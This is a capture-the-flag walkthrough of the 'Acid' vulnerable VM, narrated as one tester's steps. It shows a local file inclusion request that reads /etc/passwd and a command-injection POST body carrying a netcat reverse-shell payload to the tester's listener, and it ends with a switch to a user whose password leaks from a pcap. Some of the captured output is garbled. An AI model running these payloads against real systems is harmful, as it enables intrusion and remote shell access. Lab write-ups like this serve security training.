

# **ACID**

## **Nmap**

```
PORT      STATE SERVICE VERSION
33447/tcp open  http    Apache httpd 2.4.10 ((Ubuntu))
|_http-server-header: Apache/2.4.10 (Ubuntu)
|_http-title: /Challenge
```

## **POC**

Vishal check the source code of default page and get a hex code

```
74
75
76 <!--0x643239334c6d70775a773d3d-->
77
```

0x643239334c6d70775a773d3d

Character encoding:

ASCII



↻ Convert

✖ Reset

↔ Swap

d293LmpwZw==

Select

It seems like base64 encoded string

# Decode from Base64 format

Simply use the form below

d293LmpwZw==

**i** For encoded binaries (like images, documents)

UTF-8



Source charset.



Live mode OFF

Decodes in real-time

< **DECODE** >

Decodes your data in

wow.jpg

<http://192.168.56.28:33447/images/wow.jpg>



on strings I get

37:61:65:65:30:66:36:64:35:38:38:65:64:39:39:30:35:65:65:33:37:66:31:36:61:37:63:36:31:

37:61:65:65:30:66:36:64:35:38:38:65:64:39:39:30:35:65:65:33:37:66:31:36:  
61:37:63:36:31:30:64:34

Character encoding:

ASCII

↻ Convert

✖ Reset

↔ Swap

7aee0f6d588ed9905ee37f16a7c610d4

Select

7aee0f6d588ed9905ee37f16a7c610d4

## Reverse a MD5 hash

7aee0f6d588ed9905ee37f16a7c610d4

Reverse

You can generate the MD5 hash of the string which was just reversed to have the proof that it is the same as the MD5 hash you provided:

## Convert a string to a MD5 hash

63425

Convert

7aee0f6d588ed9905ee37f16a7c610d4 MD5 63425 or osCommerce 63:425

/Challenge

# Welcome to Hell

Email:

Password:

Login

```
---- Scanning URL: http://192.168.56.28:33447/Challenge/ ----
+ http://192.168.56.28:33447/Challenge/error.php (CODE:200|SIZE:309)
+ http://192.168.56.28:33447/Challenge/include.php (CODE:302|SIZE:0)
+ http://192.168.56.28:33447/Challenge/index.php (CODE:200|SIZE:1333)
+ http://192.168.56.28:33447/Challenge/todo.txt (CODE:200|SIZE:2954)
```

/Challenge/include.php

## Hmm...It looks like that you know your things

Enter the File name:


Extract File

GET /Challenge/include.php?file=%2Fetc%2Fpasswd&add=Extract+File HTTP/1.1


above get request gives password file

```
acid:x:1000:1000:acid,,,:/home/acid:/bin/bash
mysql:x:111:126:MySQL Server,,,:/nonexistent:/bin/false
saman:x:1001:1001:,,,:/home/saman:/bin/bash
```

```
--
63
64
65
66
67 <!--0x5933566a4c6e4a34626e413d-->
68
```





Y3VjLnJ4bnA= (base64) => cuc.rxnp



which looks like cake.php

Ah.haan....There is long way to  
go..dude :-)

Please login



## Forbidden

You don't have permission to access /Challenge/Magic\_Box/ on this server.

*Apache/2.4.10 (Ubuntu) Server at 192.168.56.28 Port 33447*

Magix\_box is forbidden so lets do dirb on it

```
---- Scanning URL: http://192.168.56.28:33447/Challenge/Magic_Box/ ----
+ http://192.168.56.28:33447/Challenge/Magic_Box/command.php (CODE:200|SIZE:594) over
+ http://192.168.56.28:33447/Challenge/Magic_Box/low.php (CODE:200|SIZE:0)
```



# You are 1337 Hax0r. Keep your patience and proceed further.

Enter the Host to Ping:

my ip

submit

When Vishal give his IP he get ICMP (ping) packets

```
root@CyberKnight:~/Desktop/VH/4x148# tcpdump -i vbsnet0
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on vbsnet0, link-type EN10MB (Ethernet), capture size 262144 bytes
08-25-34.112726 IP CyberKnight.58348 > 192.168.56.28.33447: Flags [S], seq 2218793452, win 28288, options [msg 3468,ackOK,T5 val 823647883,ecr 0,nop,wscale 7], length 0
08-25-34.112956 IP 192.168.56.28.33447 > CyberKnight.58348: Flags [S.], seq 3151467933, ack 2218793453, win 28868, options [msg 3468,ackOK,T5 val 5872668,ecr 823647883,nop,wscale 7], length 0
08-25-34.112978 IP CyberKnight.58348 > 192.168.56.28.33447: Flags [I.], ack 1, win 228, options [seq,nop,T5 val 823647883,ecr 1872888], length 0
08-25-34.113124 IP CyberKnight.58348 > 192.168.56.28.33447: Flags [P.], seq 1:575, ack 1, win 228, options [seq,nop,T5 val 823647884,ecr 1872888], length 574
08-25-34.113295 IP 192.168.56.28.33447 > CyberKnight.58348: Flags [I.], ack 575, win 238, options [seq,nop,T5 val 1872888,ecr 823647884], length 0
08-25-34.174366 IP 192.168.56.28.33447 > CyberKnight.58348: Flags [P.], seq 1:638, ack 575, win 238, options [seq,nop,T5 val 1872883,ecr 823647884], length 637
08-25-34.174485 IP CyberKnight.58348 > 192.168.56.28.33447: Flags [I.], ack 638, win 238, options [seq,nop,T5 val 823647945,ecr 1872883], length 0
08-25-34.125674 ARP, Request who-has CyberKnight tell 192.168.56.28, length 28
08-25-34.125687 ARP, Reply CyberKnight is-at 08:00:27:00:00:00 (en6 Unknown), length 28
08-25-34.176319 IP CyberKnight.58348 > 192.168.56.28.33447: Flags [P.], seq 575, ack 638, win 238, options [seq,nop,T5 val 823652947,ecr 1872883], length 0
08-25-34.176545 IP 192.168.56.28.33447 > CyberKnight.58348: Flags [P.], seq 638, ack 576, win 238, options [seq,nop,T5 val 1873934,ecr 823652947], length 0
08-25-34.176582 IP CyberKnight.58348 > 192.168.56.28.33447: Flags [I.], ack 638, win 238, options [seq,nop,T5 val 823652947,ecr 1873934], length 0
```

When Vishal intercept request in BurpSuite and change IP with ;ls , Vishal found command execution vuln in command.php page

Request					Response				
Raw	Params	Headers	Hex		Raw	Headers	Hex	HTML	Render
POST /Challenge/Magic_Box/command.php HTTP/1.1					HTTP/1.1 200 OK				
Host: 192.168.56.28:33447					Date: Fri, 21 Jun 2019 14:47:32 GMT				
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0					Server: Apache/2.4.18 (Ubuntu)				
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8					Vary: Accept-Encoding				
Accept-Language: en-US,en;q=0.5					Content-Length: 689				
Accept-Encoding: gzip, deflate					Connection: close				
Referer: http://192.168.56.28:33447/Challenge/Magic_Box/command.php					Content-Type: text/html; charset=UTF-8				
Content-Type: application/x-www-form-urlencoded					command.php				
Content-Length: 22					command.php.save				
Cookie: sec_session_id=uhje7hc6et1q8oqmkk3he73md5					command2.php.save				
DNT: 1					command2.php.save.1				
Connection: close					low.php				
Upgrade-Insecure-Requests: 1					proc				
IP=1337&submit=submit					tails.php				
					</br></DOCTYPE html>				
					<html>				

Vishal then change ls with reverse shell command

## Request

Raw Params Headers Hex

```
POST /Challenge/Magic_Box/command.php HTTP/1.1
Host: 192.168.56.28:33447
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.28:33447/Challenge/Magic_Box/command.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 104
Cookie: sec_session_id=s8sgji0ncgvoue2tdeialkxb60
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

IP=%3Brm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|/bin/sh+-i+2>%261|nc+192.168.56.1+443
+>/tmp/f&submit=submit
```

And Vishal got shell in the Acid Box as www-data user

```
root@CyberKnight:~# nc -lvp 443
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 192.168.56.28.
Ncat: Connection from 192.168.56.28:55767.
/bin/sh: 0: can't access tty; job control turned off
$> _ Kloprix~2
```

```

www-data@acid:/var/www/html/Challenge$ find / -user acid 2>/dev/null
/sbin/raw_vs_isi/hint.pcapng
/bin/pwn_me
/bin/pwn_me/chkrootkit.lsm
/bin/pwn_me/chkrootkit
/bin/pwn_me/README.chkwtmp
/bin/pwn_me/ACKNOWLEDGMENTS
/bin/pwn_me/chkdirs.c
/bin/pwn_me/iffpromisc.c
/bin/pwn_me/Makefile
/bin/pwn_me/chklastlog.c
/bin/pwn_me/strings.c
/bin/pwn_me/chkwtmp.c
/bin/pwn_me/README.chklastlog
/bin/pwn_me/COPYRIGHT
/bin/pwn_me/chkproc.c
/bin/pwn_me/README
/bin/pwn_me/chkutmp.c
/bin/pwn_me/check_wtmpx.c
/var/lib/lightdm-data/acid
/var/www/html/Challenge/less

```

```

www-data@acid:/sbin/raw_vs_isi$ ls -la
total 816
drwxr-xr-x 2 root root 4096 Aug 7 2015 .
drwxr-xr-x 3 root root 12288 Aug 8 2015 ..
-rwxr--r-- 1 acid acid 818744 Aug 7 2015 hint.pcapng

```

When Vishal do String on hint.pcapng file he get something suspicious

```

grWhat was the name of the Culprit ???
LnR~
LnR~
saman and now a days he's known by the alias of 1337hax0r

```

```

www-data@acid:/sbin/raw_vs_isi$ su saman
Password:
saman@acid:/sbin/raw_vs_isi$ password is 1337hax0r

```

When Vishal do sudo -l, the user saman can execute any command in Acid box as root user

